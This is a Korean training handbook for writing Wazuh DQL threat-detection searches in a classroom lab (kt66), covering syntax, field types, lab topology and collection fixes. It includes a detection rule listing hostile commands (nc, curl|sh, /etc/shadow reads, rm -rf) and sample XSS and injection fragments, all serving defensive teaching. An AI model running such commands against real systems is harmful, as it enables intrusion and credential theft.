WAZUH · DQL · KT66

Wazuh 위협 탐지 DQL 예시집

kt66 에서 직접 실행 · 검증한 61 개 검색 + osquery 2 개

Dooyong Jeon
사이버보안과 · 2026. 10

```
index: wazuh-alerts-*
```

구성 — 61 개 예시 , 5 개 묶음

도입

DQL 읽는 법

문법 8 가지 , 공통 필드 10 개 , Discover 사용 흐름

실습 인프라

kt66

FW → IPS → WAF → 취약 웹앱 , Wazuh 4.10 매니저 . 61 개 실행 검증과 보강 내역

1 ~ 15

웹 위협

SQLi, XSS, LFI, 스캐너 , 웹셸 , Log4Shell, Shellshock, 명령 삽입 …

16 ~ 30

리눅스 시스템 위협

SSH 브루트포스 , sudo, 계정 생성 , FIM 지속화 , auditd, 로그 삭제

31 ~ 50

Windows / Sysmon

4625/4624, PtH, 서비스 · 스케줄 , PowerShell, LSASS, LOLBin, C2

51 ~ 61


통합 모듈

취약점 , SCA, Rootcheck, VirusTotal, ClamAV, 에이전트 , Active Response, Suricata, MITRE

각 예시는 **공격** → **탐지 포인트** → **검색 원리** → **DQL** → **결과 해석** 순서 . 룰 ID 는 Wazuh 4.x 기본 룰셋 기준 . 뒤에 **고급 11 장** — 합성 로그 90 일을 넣고 IP· 이벤트 · 시간 축으로 위험을 정량화 .

사용법 — Discover 에서 직접 검색하기

1. Wazuh 대시보드 → **Discover** 열기
2. 인덱스 패턴 **wazuh-alerts-*** 선택
3. 시간 범위를 잡고 검색창에 DQL 을 직접 입력 → Enter
4. 왼쪽 필드 목록에서 **Add** 로 컬럼 추가, **Visualize** 로 Terms 집계




> 커스텀 룰이 있는 환경이면 rule.id 대신 rule.description · rule.groups 조건을 함께 쓰는 쪽이 안전


따라하기 ① 로그인 → 메뉴 → Discover

1 로그인 (admin)

2 ☰ 메뉴 → Explore

3 Discover





주소 : https://<kt66 호스트>:5601 · 인증서 경고는 실습 환경이라 '계속' · 계정은 강사가 안내


Wazuh 위협 탐지 DQL 예시집 · 사용법


따라하기 ② 인덱스 · 시간 범위 · DQL 입력


1 인덱스 패턴 **wazuh-alerts-***

2 달력 → **Last 24 hours**

3 검색창에 DQL 입력 → **Enter**








DQL 은 복사 · 붙여넣기보다 직접 입력하며 필드 이름 자동완성을 써 보자 (rule. 까지 치면 목록이 뜬다)


따라하기 ③ 결과 수 · 필드 찾기 · 컬럼 추가


1 hits = 찾은 건수

2 필드 이름 검색

3 Add(+) → 컬럼으로









따라하기 ④ 상위 값 · 문서 펼치기 · JSON


1 필드 클릭 → Top 5 · Visualize




2 행 왼쪽 > 펼치기



3 Table: 필드별 값




4 JSON: 원본 구조




따라하기 ⑤ 저장 · 아카이브 인덱스 패턴 만들기


1 **Save → 이름 → 저장**




2 **Dashboards Management → Index patterns**



3 **wazuh-archives- 까지만 입력 (* 는 자동)**



4 **Time field: timestamp → Create**



아카이브 (wazuh-archives-*) = 룰에 안 걸린 이벤트까지 저장된 인덱스 . 4648·4104·Sysmon 10/13 처럼 기본 룰이 없는 이벤트는 여기서 찾는다

DQL 문법 8 가지

문법	예시	뜻
필드 : 값	rule.id:5712	정확히 일치
AND / OR / NOT	rule.level >= 10 AND NOT agent.name:test	조건 결합
괄호 묶음	rule.id:(5710 or 5712 or 5720)	여러 값 중 하나
와일드카드	data.url:*union*	부분 일치 (keyword 는 대소문자 구분)
범위	rule.level >= 12	숫자 필드만 가능
구문	rule.description:"authentication failed"	공백 포함 값은 따옴표
존재 여부	data.srcip:*	필드가 있는 문서만
백슬래시	*CurrentVersion\\Run*	\ 는 \\ 로 이스케이프

DQL 특수문자 · 필드 종류 — 그대로 붙이면 안 되는 것들

특수문자는 \ 로 이스케이프

- 값 안의 ( ) : < > " * \ { } 는 DQL 문법 기호다 — 그대로 쓰면 'Expected …' 오류로 검색 자체가 안 된다
- *sleep(* → *sleep\(* · *php://* → *php\://* · *<script* → *\<script* · *${* → *$\{*
- 원본 61 개 중 6 개 (01·02·03·07·08·45) 가 이 이유로 실행되지 않았다

Windows 경로는 역슬래시가 두 겹으로 저장된다

- Wazuh 는 C:\Windows\Temp 를 C:\\Windows\\Temp 로 저장 → DQL 에서는 \\\\ (두 겹을 각각 이스케이프)
- *CurrentVersion\\Run* (0 건) → *CurrentVersion\\\\Run* (검색됨)

keyword · text · 숫자 — 필드 종류가 검색 방식을 정한다

- keyword(정확히 일치): rule.id, rule.description, data.url, data.id, data.srcip, data.win.*, syscheck.path → 대소문자 그대로 , 부분 일치는 * 와일드카드 *
- text(단어 단위): full_log 정도 — 'sqlmap' 같은 단어 검색은 되지만 기호 (() { 등) 는 분석기가 지운다
- 숫자 (>= 가능): rule.level, data.ip_reputation. logonType·virustotal.positives 는 keyword 라 >= 가 숫자로 동작하지 않는다

확인하는 법

```
Discover 왼쪽 필드 목록의 아이콘 : t = 문자열 (keyword/text), # = 숫자
Indexer management → Dev Tools:  GET wazuh-alerts-*/_mapping/field/rule.description
```

공통 필드 10 개

필드	내용	주로 쓰는 곳
rule.id · rule.level · rule.description · rule.groups · rule.mitre.id	탐지 룰 정보	전체
agent.name · agent.ip	이벤트가 발생한 호스트	전체
data.srcip · data.srcuser · data.dstuser	출발지 IP, 실행 사용자 , 대상 사용자	SSH, sudo, PAM
data.protocol · data.url · data.id	HTTP 메서드 , 요청 URL, 응답 코드 (문자열)	Apache/Nginx
full_log	원본 로그 전체 (text, 소문자 분석)	User-Agent 등
syscheck.path · syscheck.event	변경 파일 경로 , added/modified/deleted	FIM
data.win.system.eventID · data.win.system.channel	Windows 이벤트 ID, 채널	Windows
data.win.eventdata.*	로그온 유형 , 계정 , 프로세스 , 커맨드라인	Windows/Sysmon
data.audit.*	실행 명령 , 키 , 사용자	Linux auditd
GeoLocation.country_name	출발지 국가	공인 IP 전체

실습 인프라

kt66 에서 로그가 나오는 곳

공격자 → FW → IPS → WAF → 취약 웹앱 7 종 + Wazuh 4.10 매니저를 한 호스트에 .

61 개 전부 kt66 에서 실행 · 검증 (2026-10-31). 공격자 VM 192.168.0.202 + kt66 내부 공격 컨테이너 .

github.com/mrgrit/kt66

kt66 공격 경로와 수집 지점

Wazuh 4.10 매니저 (siem)

`10.20.32.100 · https://<관리 IP>:5601`

에이전트 : web·ips·fw·bastion·kt66-host·windows-user. attacker 컨테이너는 rsyslog 514(명령 로그 → 100260/100261)

공격은 공격자 VM 192.168.0.202 에서

`Windows RDP 만 : ssh -p 2202 ccc@192.168.0.189`

웹은 *.ccc.com(호스트 192.168.0.189), bastion SSH 는 :2204. kt66 내부는 10.20.*

구성요소별 수집 경로 (1/2)

구성요소	주소	Wazuh 수집 경로	검색 필드	번호
web — WAF, 뒤로 7 개 앱 프록시	10.20.32.80 (dmz)	에이전트 4.10.1: 사이트별 *_access.log·*_error.log, modsec_audit.log(JSON), FIM 실시간 (/var/www, /etc/apache2, /etc/modsecurity, /etc/cron.d, /etc/sudoers.d, /etc/passwd, /home/ccc, /var/tmp, /dev/shm), 명령 로그 /var/log/kt66-cmd.log	agent.name:web, data.srcip, data.url, data.id, syscheck.path, data.command	1~15, 22~24, 28
ips — Suricata 인라인	10.20.31.2 / 10.20.32.1	에이전트 : /var/log/suricata/eve.json, /var/log/syslog, FIM, 명령 로그 . ET Open + 로컬 룰 sid 1000001~1000005	agent.name:ips, data.alert.signature, data.src_ip	30 대체 , 59
fw — nftables 라우터 ·DNAT	10.20.30.1 / 10.20.31.1	에이전트 : /var/log/syslog, FIM, 명령 로그 . nftables 에 log 문 없음	agent.name:fw, data.command	20, 24
bastion — SSH 점프 호스트	10.20.30.201, 호스트 :2204	에이전트 4.10.1 기동 : auth.log(sshd·sudo) + FIM + Active Response. 그 밖의 syslog 는 rsyslog 514	predecoder.hostname:bastion, data.srcip, data.srcuser, data.dstuser	16~21

구성요소별 수집 경로 (2/2)

구성요소	주소	Wazuh 수집 경로	검색 필드	번호
attacker — 공격 도구 상자	10.20.30.202, 호스트 :2202	rsyslog 514 → 셸 명령이 kt66audit 로 매니저에 남음	data.cmd_host:attacker, data.command	25~26 대체
취약 웹앱 7 종 : juice :8001, dvwa :8002, neobank :8003, govportal :8004, mediforum :8005, adminconsole :8006 , aicompanion :8007	int 존 , *.ccc.com	에이전트 없음 . HTTP 흔적은 모두 web 의 Apache 로그에 남고 , 앱 내부 RCE· 웹셸 ·crontab 흔적은 수집되지 않음	—	1~15 의 표적
Windows 11 평가판 VM (선택)	10.20.70.10 (user 존)	에이전트 windows-user + Sysmon + osquery 자동 설치 , Defender 끔 (실습용), 시각 kt66-ntp	data.win.* · data.osquery.*	31~50
매니저 전용 룰	—	100260(모든 셸 명령), 100261(주의 명령 : nc·nmap·sqlmap·hydra·curl|sh·/etc/shadow 등), 119660~119663(kt66 시설 · 주입 이벤트), bastion-audit JSON	rule.groups:cmdlog, rule.id:100261	kt66 전용

시각 동기화 — 로그 시간이 다르면 상관분석이 틀어진다

문제

- 장비마다 시계 · 시간대가 다르면 '공격 → 로그인 → 권한 상승' 순서가 뒤섞이거나 9 시간씩 어긋나 보인다
- 검증 전 kt66: 호스트 · 일부 컨테이너 · 공격자 VM 은 UTC, 나머지는 KST, Windows 는 가상 하드웨어 시계만 사용

해결 — kt66-ntp 컨테이너

- chrony 기반 NTP 서버 (10.20.32.123). 한국 공용 NTP(time.bora.net·kr.pool.ntp.org·KRISS) 에 맞추고 kt66 전체에 시간을 준다
- 호스트 timesyncd → kt66-ntp (컨테이너는 호스트 시계를 공유) · Windows w32time → kt66-ntp(15 분 주기) · 공격자 VM → 192.168.0.189:123
- 모든 장비 시간대 Asia/Seoul(KST). 상위 서버가 끊겨도 kt66 내부는 같은 시각을 유지

확인 명령

```
timedatectl timesync-status           #  호스트 : Server 10.20.32.123
sudo docker exec kt66-ntp chronyc sources    # NTP  컨테이너의 상위 서버
w32tm /query /source                   # Windows: 10.20.32.123,0x8
```

검증하며 고친 kt66 — 원본 자료와 달라진 점

수집이 안 되던 것

- 웹 : 사이트별 로그 (dvwa_access.log 등) 를 안 읽고 빈 access.log 만 읽음 → 웹 1~15 전부 0 건이었다 → 와일드카드 수집
- bastion SSH: sshd 가 로그를 화면 (stderr) 에만 씀 → auth.log + 에이전트 (4.10) · Windows: 에이전트 ·Sysmon 미설치 → 자동 설치
- 취약점 : 매니저→인덱서 연결 주소 · 인증서 경로 오류 → 수정 · 방화벽 커널 로그 : journald 수집기가 커널 메시지 누락 → kern.log

새로 넣은 것

- kt66-host 리눅스 센서 (auditd·Sysmon for Linux·osquery· 경계 방화벽) · Windows 센서 (Sysmon·osquery· 감사 정책) · ClamAV · VirusTotal · Active Response
- 아카이브 인덱스 (wazuh-archives-*) — 룰에 안 걸린 이벤트까지 검색 · NTP 컨테이너 · 에이전트 끊김 판정 60 초

DQL

- 원본 61 개 중 22 개를 고침 : 문법 오류 6, 필드 종류 (keyword)· 역슬래시 두 겹 등으로 0 건 9, kt66 주소 대역 4, 인덱스 변경 3

kt66 전용 검색 5개

공격자가 친 명령 전체

```
rule.groups:cmdlog AND data.cmd_host:attacker
```

위험 명령만 — nmap·hydra·sqlmap·msfconsole·nc -·curl|sh·/etc/shadow·rm -rf·nft

```
rule.id:100261
```

공격 도구 실행과 WAF 탐지를 한 화면에

```
rule.id:100261 OR rule.groups:attack OR data.alert.signature:KT66*
```

로컬 IPS 룰 적중

```
agent.name:ips AND data.alert.signature:KT66*
```

시설 · 주입기 이벤트

```
rule.id:(119660 or 119661 or 119662 or 119663)
```

보강 과제 — 검증하며 적용함

1

ModSecurity 감사 로그 — 기본 룰 방침 : 아카이브 인덱스에서 검색

수집은 되지만 매칭 룰이 없어 alert 로 안 뜸. 매니저 local_rules.xml 에 JSON 룰 추가 → POST 본문 공격 (10 번) 과 CRS 룰 ID(942100 등) 검색 가능. 필드명은 Discover 에서 data.transaction.*·data.audit_data.* 로 확인

2

FIM 보강 — 적용 완료

web·bastion ossec.conf 에 /etc/shadow, /etc/sudoers, /var/spool/cron, /usr/bin, /var/log 실시간 감시 추가 (22·27·28 완성)

3

bastion Wazuh 에이전트 기동 — 적용 완료

설치는 되어 있으므로 agent-auth + wazuh-control start 를 entrypoint 에 넣으면 FIM·SCA· 취약점까지 bastion 에서 가능

4

Active Response — 적용 완료 (5712·5763 → 180 초 차단)

매니저에 firewall-drop 활성화 → 58 번과 "자동 차단 → 해제" 실습

5

Windows — 적용 완료 (에이전트·Sysmon·osquery 자동 설치)

에이전트 + Sysmon 설치 스크립트를 endpoints/windows/oem/ 에 추가하면 31~50 전부 가능

예시 1 ~ 15

웹 위협

Apache/Nginx 액세스 로그. 기본 디코더 web-accesslog 가 data.srcip, data.protocol(메서드), data.url, data.id(응답 코드) 로 분해.

User-Agent 는 별도 필드가 없어 full_log 로 검색.

SQLi XSS LFI 스캐너 브루트포스 웹셸 Log4Shell Shellshock 명령 삽입 200 성공 5xx HTTP 메서드 관리 페이지 긴 URL

웹 요청과 액세스 로그 한 줄 읽기

HTTP 요청 · 응답

- 브라우저 (또는 curl) 가 ' 메서드 + 주소 ' 로 요청 → 서버가 ' 상태 코드 + 내용 ' 으로 응답
- 메서드 : GET 읽기 , POST 보내기 (로그인 · 업로드), PUT 올리기 , DELETE 지우기
- 상태 코드 : 200 성공 , 302 다른 곳으로 이동 (로그인 성공 뒤 흔함), 403 금지 (WAF 차단), 404 없음 , 500 서버 오류

URL 인코딩 — 공격 문자열이 % 로 바뀌는 이유

- 주소에 쓸 수 없는 글자는 %16 진수로 바꿔 보낸다
- %20 공백 · %27 ' · %3C < · %3E > · %3B ; · %7C | · %24 $ · %7B { · %2F /

Wazuh 가 나누는 필드

- web-accesslog 디코더가 한 줄을 data.srcip(출발지) · data.protocol(메서드) · data.url(경로) · data.id(응답 코드) 로 분해
- 정상 200 요청은 레벨 0(31108) 이라 wazuh-alerts 에 저장되지 않는다 — 400·500· 공격 패턴만 남는다

Apache combined 형식 — 한 줄 = 한 요청

```
192.168.0.202 - - [31/Oct/2026:16:57:17 +0900] "GET /vulnerabilities/xss_r/?name=%3Cscript%3E HTTP/1.1" 403 457 "-"
"curl/7.81.0"
① 출발지 IP       ② 시각            ③메서드 ④경로 (data.url)                  ⑤ 응답코드 ⑥크기 ⑦ Referer ⑧User-Agent
```

WAF(웹 방화벽) — ModSecurity 와 CRS

WAF 란

- 웹 서버 앞에서 요청 내용을 검사해 공격으로 보이면 막는 장치 . kt66 은 Apache + ModSecurity + OWASP CRS(공개 룰 모음)
- CRS 는 SQLi(942xxx)·XSS(941xxx)·LFI(930xxx)· 명령 실행 (932xxx)· 스캐너 (913xxx) 룰을 점수로 더해 기준 (5 점) 을 넘으면 차단 (949110)

차단 모드 vs 탐지 전용

- SecRuleEngine On = 차단 (403). kt66 의 dvwa·neobank 등
- SecRuleEngine DetectionOnly = 경고만 남기고 통과 (200). kt66 의 juice — 공격이 ' 성공 ' 하는 모습을 보려고 일부러 열어 둠

로그는 두 군데

- 액세스 로그 (사이트별 *_access.log): 경로 · 응답 코드 — Wazuh 웹 룰 (311xx) 이 본다
- 감사 로그 (modsec_audit.log, JSON): POST 본문 · 매칭된 CRS 룰 ID 까지 — 기본 룰셋엔 이 형식용 룰이 없어 wazuh-archives 에서 본다

